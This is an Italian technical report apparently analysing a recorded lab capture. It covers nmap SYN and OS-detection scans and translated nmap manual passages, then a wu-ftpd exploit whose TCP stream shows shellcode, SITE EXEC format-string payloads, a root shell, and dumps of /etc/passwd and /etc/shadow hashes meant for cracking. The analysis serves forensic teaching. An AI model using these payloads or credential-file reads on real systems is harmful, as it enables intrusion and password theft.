


Illustrazione 33: Wireshark, scansioni con nmap mediante SYN Scan.

I pacchetti 10 e 11 sono il tentativo di connessione alle porte 21 e 22 della macchina 192.168.60.5, e i pacchetti 12 e 13 sono la risposta positiva al tentativo di connessione. Infatti al SYN inviato dall'aggressore, la macchina vittima risponde con un SYN-ACK, significa che il servizio è presente.

I pacchetti 14 e 15 sono i pacchetti di RST che utilizza la macchina che sta effettuando la scansione per chiudere la connessione.

6.2.1.1 TCP Syn scan

Traduzione della pagina [33].

-sS (TCP SYN scan)

SYN scan è l'opzione di default, e più popolare per buone ragioni. Può essere effettuata velocemente, effettuando lo scanning di migliaia di porte al secondo su reti veloci non ostacolate da firewall ristrettivi. E' anche relattivamente poco invasiva e nascosta, dal momento che non si completa mai connessioni TCP. SYN scan lavora contro ogni stack TCP compatibile a differenza delle scansioni Nmap FIN / null / Xmas, Maimon e scansioni idle fare che lavorano solo su piattaforme specifiche. Inoltre permette differenziazioni chiare e affidabili tra porte in stato “closed|open|filtered”.

Questa tecnica è spesso riferita a scanning “mezzo aperto”, perchè non vengono aperte connessioni TCP piene. Si invia un pacchetto SYN, come si stesse aprendo una connessione reale e si aspetta per una risposta. Un SYN/ACK indica che la porta è in stato di listening(open), mentre un RST (rst) è indicativo di una porta non in ascolto. Se non è ricevuta nessuna risposta dopo diverse ritrasmissioni, la porta è segnata come filtrata. La porta è marcata filtrata anche se si riceve un errore “ICMP unreachable” (irraggiungibile) (errore di tipo 3, con codice 1,2,3,9,10 o 13).

La porta è anche considerata aperta se un pacchetto SYN (senza il flag ACK) è ricevuto in risposta.

Questo può essere dovuto a una caratteristica estremamente rara di TCP conosciuta come connessione “simultaneous open” o “split handshake” (si veda [34] per ulteriori informazioni).


6.2.2 nmap -O -p 22,24 192.168.0.5

Viene eseguito successivamente il comando:

nmap -O -p 22,24 192.168.0.5

Con l'opzione “-O” si indica l'OS Detection. Ovvero l'individuazione del Sistema Operativo.

I pacchetti relativi a questa scansione sono dal numero 16 al numero 60.



16	16.034407	172.27.20.4	192.168.60.5	ICMP	Echo (ping) request
17	16.035120	192.168.60.5	172.27.20.4	ICMP	Echo (ping) reply
18	16.338648	172.27.20.4	192.168.60.5	TCP	41197 > ssh [SYN] Seq=0 Win=4096 Len=0
19	16.338672	172.27.20.4	192.168.60.5	TCP	41197 > 24 [SYN] Seq=0 Win=4096 Len=0
20	16.339345	192.168.60.5	172.27.20.4	TCP	ssh > 41197 [SYN, ACK] Seq=0 Ack=1 Win=32696 Len=0 MSS=536
21	16.339576	172.27.20.4	192.168.60.5	TCP	41197 > ssh [RST] Seq=1 Win=0 Len=0
22	16.339580	192.168.60.5	172.27.20.4	TCP	24 > 41197 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
23	16.357031	172.27.20.4	192.168.60.5	TCP	41204 > ssh [SYN, ECN] Seq=0 Win=4096 Len=0 WS=10 MSS=265 TSV=
24	16.357101	172.27.20.4	192.168.60.5	TCP	41205 > ssh [<None>] Seq=1 Win=4194304 Len=0 WS=10 MSS=265 TSV
25	16.357139	172.27.20.4	192.168.60.5	TCP	41206 > ssh [FIN, SYN, PSH, URG] Seq=0 Win=4096 Urg=0 Len=0 WS
26	16.357144	172.27.20.4	192.168.60.5	TCP	41207 > ssh [ACK] Seq=1 Ack=1 Win=4194304 Len=0 WS=10 MSS=265
27	16.357148	172.27.20.4	192.168.60.5	TCP	41208 > 24 [SYN] Seq=0 Win=4096 Len=0 WS=10 MSS=265 TSV=106110
28	16.357215	172.27.20.4	192.168.60.5	TCP	41209 > 24 [ACK] Seq=1 Ack=1 Win=4194304 Len=0 WS=10 MSS=265 T
29	16.357220	172.27.20.4	192.168.60.5	TCP	41210 > 24 [FIN, PSH, URG] Seq=1 Win=4194304 Urg=0 Len=0 WS=10
30	16.357365	172.27.20.4	192.168.60.5	UDP	Source port: 41197 Destination port: 24

Illustrazione 34: Wireshark, scansione con nmap "OS Detection"

I pacchetti 16 e 17 sono semplici Echo (ping) request/reply.

18,20,21 riguardano il riconoscimento del servizio ssh (porta 22) sull'host 192.168.60.5. La porta, come già era stato verificato dalla scansione precedente, è aperta.


I pacchetti 19 e 22 riguardano il riconoscimento di un servizio di posta privato (porta 24, secondo le porte definite dallo IANA), che non essendo avvenuto, riceve una risposta RST,ACK da parte del sistema obiettivo.

Il pacchetto 23 (un SYN,ECN) trova risposta nel pacchetto 31, un SYN,ACK e successivamente l'attaccante chiude la connessione con un RST (pacchetto 32). Il frammento ECN significa che l'host supporta ECN (Explicit Congestion Notification) durante il 3-way handshake (aggiunto all'header in RFC 3168).

I pacchetti 24, 25 e 26 riguardano altri tentativi di connessione alla porta 22 della macchina obiettivo 192.168.60.5.

Tutti i pacchetti dal numero 23 al 57 riguardano tentativi di connessione alle porte 22 e 24 della macchina obiettivo. Questo viene effettuato per avere un riconoscimento del sistema operativo. Infatti come viene spiegato nel paragrafo successivo, nmap utilizza varie tecniche combinate per avere una stima pressocchè precisa nel riconoscimento del fingerprint di un sistema operativo.

E' usuale effettuare numerose connessioni al fine di collezionare le risposte per poter stabilire vari dettagli sul sistema operativo della macchina obiettivo.



31	16.357974	192.168.60.5	172.27.20.4	TCP	ssh > 41204 [SYN, ACK] Seq=0 Ack=1 Win=32595 Len=0 MSS=265 TSV
32	16.358200	172.27.20.4	192.168.60.5	TCP	41204 > ssh [RST] Seq=1 Win=0 Len=0
33	16.358502	192.168.60.5	172.27.20.4	TCP	ssh > 41207 [RST] Seq=1 Win=0 Len=0
34	16.358793	192.168.60.5	172.27.20.4	TCP	24 > 41208 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
35	16.358994	192.168.60.5	172.27.20.4	TCP	24 > 41209 [RST] Seq=1 Win=0 Len=0
36	16.359708	192.168.60.5	172.27.20.4	ICMP	Destination unreachable (Port unreachable)
37	18.454417	172.27.20.4	192.168.60.5	TCP	[TCP Dup ACK 24#1] 41205 > ssh [<None>] Seq=1 Win=4194304 Len=
38	18.454455	172.27.20.4	192.168.60.5	TCP	41206 > ssh [FIN, SYN, PSH, URG] Seq=0 Win=4096 Urg=0 Len=0 WS
39	18.454460	172.27.20.4	192.168.60.5	TCP	41210 > 24 [FIN, PSH, URG] Seq=1 Win=4194304 Urg=0 Len=0 WS=10
40	20.254413	172.27.20.4	192.168.60.5	TCP	41198 > ssh [SYN] Seq=0 Win=4096 Len=0 WS=10 MSS=265 TSV=10611
41	20.255138	192.168.60.5	172.27.20.4	TCP	ssh > 41198 [SYN, ACK] Seq=0 Ack=1 Win=32595 Len=0 MSS=265 TSV
42	20.255396	172.27.20.4	192.168.60.5	TCP	41198 > ssh [RST] Seq=1 Win=0 Len=0
43	20.674435	172.27.20.4	192.168.60.5	TCP	41199 > ssh [SYN] Seq=0 Win=4096 Len=0 WS=10 MSS=265 TSV=10611
44	20.675140	192.168.60.5	172.27.20.4	TCP	ssh > 41199 [SYN, ACK] Seq=0 Ack=1 Win=32595 Len=0 MSS=265 TSV
45	20.675332	172.27.20.4	192.168.60.5	TCP	41199 > ssh [RST] Seq=1 Win=0 Len=0

Illustrazione 35: Scansione con nmap, RST e RST,ACK. parte1




Illustrazione 36: Scansione con nmap, RST e RST,ACK. parte2

Il sistema operativo della macchina è un Linux 2.1.19-2.2.20, che è up da 2.852 giorni.

Essendo l'OS Detection una scienza incerta, riporto la traduzione della pagina del manuale di Nmap, che può essere utile a comprendere il perchè di tanto traffico per individuarne il sistema operativo, la versione, il tipo di dispositivo e l'uptime.

6.2.2.1 OS Detection

Traduzione delle pagina [35].

Una delle caratteristiche meglio conosciute è l'individuazione del Sistema operativo remoto, usando il TCP/IP stack fingerprinting (fingerprint significa impronta).

Nmap invia una serie di pacchetti TCP e UDP all'host remoto, e esamina praticamente tutti i bit nelle risposte. Dopo aver effettuato dozzine di test come: TCP ISN sampling, TCP options support and ordering, IP ID sampling, e il controllo della dimensione iniziale.

Nmap compara i risultati con il suo database nmap-os-db, con più di 2600 impronte di OS già conosciute e stampa i dettagli se il sistema operativo ha una corrispondenza.

Ogni impronta include una descrizione testuale del sistema operativo, e una classificazione che fornisce il nome del venditore (p.e. Sun), sistema operativo sottostante (p.e. Solaris), generazione del sistema operativo (p.e. Versione 10) e il tipo di dispositivo (per scopi generali, router, switch, game console, etc).

Se Nmap non riesce a scoprire il S.O. della macchina, e le condizioni sono buone (p.e. Almeno una porta aperta e una chiusa sono trovate), nmap fornirà un URL che si può utilizzare per inviare il fingerprint se si sa per certo il S.O. Che si sta eseguendo sulla macchina. Facendo questo si contribuisce all'insieme di sistemi operativi conosciuti da Nmap e questo più accurato per tutti gli altri.

L'individuazione del sistema operativo abilita alcuni altri test che fanno uso di informazioni che sono raccolte durante tutto il processo.Uno di questi test è il TCP Sequence Predictability Classification. Questo misura approssimativamente quanto difficile sia stabilire una connessione TCP con l'host remoto. E' utile per modificare l'ip sorgente di un pacchetto, utile per instaurare relazioni di fiducia (rlogin, filtri firewall etc) o per nascondere l'indirizzo sorgente di un attacco.

Questo tipo di spoofing è difficile utilizzarlo tuttora, ma molte macchine sono ancora vulnerabili a esso. Viene utilizzato un numero che calcola la difficoltà di vulnerabilità, questo numero è basato su campionamenti statistici e può fluttuare.

Per stabilire che livello di difficoltà presenta la macchina obiettivo vengono utilizzate classificazioni in inglese come “Worthy challenge” (avversario difficile) o “trivial joke”(un gioco facilissimo).

Queste informazioni vengono riportate solo se l'output è in verbose mode. Quando la modalità verbose è abilitata assieme all'opzione -O, viene riportato anche l'IP ID sequence generation.

La maggior parte delle macchine rientrano nella classificazione di “incremental”, questo significa che incrementano il campo ID nell'header per ciascun pacchetto che mandano. Questo li rende vulnerabili a diversi attacchi di spoofing e acquisizione di informazioni avanzate.

Altre informazioni abilitate dall'OS detection ci permettono di supporre l'uptime della macchina obiettivo. Per fare questo si usa l'opzione TCP timestamp (rfc 1323) che richiede quando la macchina è stata riavviata per l'ultima volta. La supposizione può non essere certa, in quanto il contatore timestamp può non essere stato re-inizializzato a zero all'ultimo riavvio, o che il contatore vada in overflow e si sia riazzerato (perchè riavvolto). Questa è la ragione per la quale viene stampato solo in modalità verbose.

OS detection è trattata nel capitolo 8 della reference di nmap: **Remote OS Detection.**

L'individuazione dell'OS è abilitata e controllata con le seguenti opzioni:

-O (Enable OS detection)

> Abilita l'individuazione dell'OS, come discusso sopra, e alternativamente si può usare -A per abilitare l'individuazione dell'OS assieme ad altre cose.

--osscan-limit (Limit OS detection to promising targets)

> L'individuazione del sistema operativo è più efficace se almeno una porta è aperta e un'altra è chiuso. Utilizzando questa opzione Nmap non proverà l'OS detection contro host che non hanno questo criterio. L'utilizzo di questa opzione permette di risparmiare molto tempo, particolarmente in scansioni di tipo “-PN”, che vengono effettuate contro molti host. Si può utilizzare sia quando si usa l'opzione -O sia quando si usa la -A per l'OS detection.

--osscan-guess; --fuzzy (Guess OS detection results)

> Quando non è in grado di individuare perfettamente la corrispondenza del sistema operativo, a volte offre un ventaglio di possibilità. Questa opzione aiuta a essere più precisi nel rilevamento di un sistema operativo, perchè mostra a schermo ogni corrispondenza imperfetta e la percentuale di livello di confidenza per ogni corrispondenza.

--max-os-tries (Set the maximum number of OS detection tries against a target)

> Quando nmap effettua l'individuazione dell'OS contro un obiettivo e fallisce nel trovare una corrispondenza perfetta, generalmente ripete il tentativo. Per default Nmap prova 3 volte se le condizioni sono favorevoli per il riconoscimento dell'impronta, e due volte

se le condizioni non sono buone. Specificando un valore più basso di max-os-tries (come 1) rende Nmap più veloce, sebbene si effettueranno meno tentativi che potrebbero potenzialmente identificare il SO. In maniera alternativa, un valore alto può essere configurato per permettere che più tentativi vengano effettuati quando le condizioni sono favorevoli.

6.2.3 Utilizzo dell'exploit ./wuftpd-god -t 192.168.0.5 -s 0

Con il comando:

./wuftpd-god -t 192.168.0.5 -s 0

viene generato del traffico che ha come sorgente la porta 3307 dell'indirizzo ip 172.16.20.3 e destinazione la porta 21 dell'host 192.168.60.5. E' noto infatti che le connessioni da parte del client verso un servizio ospitato su un'altra macchina, avvengono da una porta con valore superiore a 1023, questo perchè le porte nell'intervallo 0-1023 sono assegnate a specifici servizi dalla IANA.

C'è da dire che la IANA non impone questa suddivisione, è semplicemente un insieme di utilizzi raccomandati. Talvolta le porte possono essere usate per protocolli o applicazioni diverse dalla designazione ufficiale IANA.

L'esecuzione di questo comando ha come effetto il raggiungimento di una shell con accesso root.

Come da paragrafo “5.2.3.1 Vulnerabilità Wu-Ftpd”, l'accesso di root viene acquisito solo se la versione in uso di WuFTP è una versione che implementa in maniera proprietaria la gestione dei caratteri gobbling, e se fa uso dell'autenticazione secondo l'RFC 931. Ovviamente avendo conseguito tale accesso, questa versione di WuFTP è affetta da entrambi i bug.

I pacchetti che riguardano questa connessione si trovano all'interno dell'intervallo 58 e 12359.

Wireshark permette mediante il comando “Follow TCP Stream” di riunire un intero flusso TCP e ricostruirlo interamente(clickando con il tasto destro sopra un pacchetto). Nell'illustrazione 37 è possibile vedere l'esecuzione del comando.




Illustrazione 37: Wireshark, follow TCP stream.

Login sul server, con utente ftp e password una shellcode.

220 oates.taosecurity.com FTP server (Version wu-2.6.0(1) Mon Feb 28 10:30:36 EST 2000) ready.
USER ftp
331 Guest login ok, send your complete e-mail address as password.
PASS ....
....1.1.1..F..1.1.C..A.?...k^1.1..^..F.f...
..'..1..^..=..1.1..^..C.1...1..^.......u.1..F..^..=.....0...F.1..F..v..F....N..V.....1.1............0bin0sh1..11
230-The response
'...
....1.1.1..F..1.1.C..A.?...k^1.1..^..F.f....'..1..^.
.=..1.1..^..C.1...1..^.......u.1..F..^..=.....0...F.1..F..v..F....N..V.....1.1..........0bin0sh1..11' is not valid
230-Next time please use your e-mail address as your password
230- for example: joe@bourque.exploiter.com
230 Guest login ok, access restrictions apply.
site exec xx(....%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f
%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f
%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f
%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%c%c%c%.f|%p
200-xx(...-2-2000-2000000000000000000000000000000000nan00000000-
200000000000000000000000000000000000000000000000000000000000000000000-2-240nan0346-
200///2044297851017083878449989065045702790772352387303630021320085862758321695791907886081279538584938881196001965231594583934580243147475741237938254932277442003685657984854959659910013720327053910222892609388760118425667440558620855798543753887373643528757138981327804794142723|0xbfffb028
200 (end of 'xx(...%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f
%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f
%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f
%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%c%c%c%.f|
%p')
site exec xx(....%d%.134699076d.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f
%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f
%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f
%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f
%c%c%c%.f|%n
/bin/uname -a;/usr/bin/id;

Accesso come root raggiunto.

```
Linux oates 2.2.14-5.0 #1 Tue Mar 7 20:53:41 EST 2000 i586 unknown
uid=0(root) gid=0(root) egid=50(ftp) groups=50(ftp)
whoami
root
```

Listato delle connessioni attive, l'opzione -n indica di non risolvere indirizzi ip e numeri di porte in nomi. L'opzione -a mostra entrambi i sockets, ovvero sia quelli in stato di ascolto che quelli in stato di non ascolto.

```
netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 192.168.60.5:21         172.27.20.3:3307        ESTABLISHED
tcp        0      0 192.168.60.5:53         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:515             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:98              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:79              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:113             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:967             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:986             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:1024            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN
udp        0      0 0.0.0.0:1043            0.0.0.0:*
udp        0      0 192.168.60.5:53         0.0.0.0:*
udp        0      0 127.0.0.1:53            0.0.0.0:*
udp        0      0 0.0.0.0:780             0.0.0.0:*
udp        0      0 0.0.0.0:513             0.0.0.0:*
udp        0      0 0.0.0.0:753             0.0.0.0:*
udp        0      0 0.0.0.0:161             0.0.0.0:*
udp        0      0 0.0.0.0:518             0.0.0.0:*
udp        0      0 0.0.0.0:517             0.0.0.0:*
udp        0      0 0.0.0.0:965             0.0.0.0:*
udp        0      0 0.0.0.0:983             0.0.0.0:*
udp        0      0 0.0.0.0:1024            0.0.0.0:*
udp        0      0 0.0.0.0:111             0.0.0.0:*
raw        0      0 0.0.0.0:1               0.0.0.0:*               7
raw        0      0 0.0.0.0:6               0.0.0.0:*               7
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node Path
unix  0      [ ACC ]     STREAM     LISTENING     594    /dev/printer
unix  0      [ ACC ]     STREAM     LISTENING     719    /dev/gpmctl
unix  0      [ ACC ]     STREAM     LISTENING     2090   /var/run/ndc
unix  5      [ ]         DGRAM                    475    /dev/log
unix  0      [ ]         STREAM     CONNECTED     467    @00000025
unix  0      [ ]         STREAM     CONNECTED     171    @00000014
unix  0      [ ]         DGRAM                    2088
unix  0      [ ]         DGRAM                    697
unix  0      [ ]         DGRAM                    590
unix  0      [ ]         DGRAM                    499
unix  0      [ ]         DGRAM                    486
```

Il comando w, mostra chi è loggato alla macchina e cosa stanno facendo. L'output mostra che sono le 2:51 PM, che non ci sono utenti loggati, che la macchina è accesa da 2 giorni, il carico dell'ultimo minuto, degli ultimi 5 e degli ultimi 15 (da qui si può notare che l'esecuzione dell'exploit ha portato a un aumento del carico della cpu).

```
w
 2:51pm  up 2 days, 20:28,  0 users,  load average: 0.57, 0.26, 0.12
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
```

Con il comando **whoami** si chiede alla macchina con quali privilegi si è loggati, la risposta è root.

```
whoami
root
```

Il comando **cat** è un comando utilizzato in molte altre maniere, ma in particolare in questo caso è utilizzato per vedere il contenuto del file /etc/passwd. Questo file è di particolare importanza per vedere quali utenti hanno accesso al sistema.

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:
operator:x:11:0:operator:/root:
games:x:12:100:games:/usr/games:
gopher:x:13:30:gopher:/usr/lib/gopher-data:
ftp:x:14:50:FTP User:/home/ftp:
nobody:x:99:99:Nobody:/:
xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/false
named:x:25:25:Named:/var/named:/bin/false
postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
lee:x:500:500:lee:/home/lee:/bin/bash
han:x:502:503::/home/han:/bin/bash
luke:x:503:504::/home/luke:/bin/bash
leia:x:504:505::/home/leia:/bin/bash
obiwan:x:505:506::/home/obiwan:/bin/bash
```

Ora effettua un **cat /etc/shadow**, per avere il file dove vengono crittografate le password.

I sistemi Linux generano un hash per le password degli utenti. Questo file sarà utile successivamente perchè venga crackato e vengano così decifrate le password.

```
cat /etc/shadow
root:$1$oseWKEKP$W079K2hnu9/r6Y7pernuc.:12416:0:99999:7:-1:-1:134539260
bin:*:11756:0:99999:7:::
daemon:*:11756:0:99999:7:::
adm:*:11756:0:99999:7:::
lp:*:11756:0:99999:7:::
sync:*:11756:0:99999:7:::
shutdown:*:11756:0:99999:7:::
halt:*:11756:0:99999:7:::
mail:*:11756:0:99999:7:::
news:*:11756:0:99999:7:::
uucp:*:11756:0:99999:7:::
operator:*:11756:0:99999:7:::
games:*:11756:0:99999:7:::
gopher:*:11756:0:99999:7:::
ftp:*:11756:0:99999:7:::
nobody:*:11756:0:99999:7:::
xfs:!!:11756:0:99999:7:::
named:!!:11756:0:99999:7:::
postgres:!!:11756:0:99999:7:::
lee:$1$t7TAZOGJ$rHj/xgbwK4.Fsy50PZB.Z1:12088:0:99999:7:-1:-1:134540356
han:$1$Tc/y1LjX$6PVX4tI47iW/V8ksU2oeb/:12416:0:99999:7:-1:-1:134539228
luke:$1$fsofHu1g$PECPIZNli7brRWCQHTx5Z1:12416:0:99999:7:-1:-1:134540308
leia:$1$xcvj/OaM$4w.ys/45K1v6wc2FCLpn/0:12416:0:99999:7:-1:-1:134540308
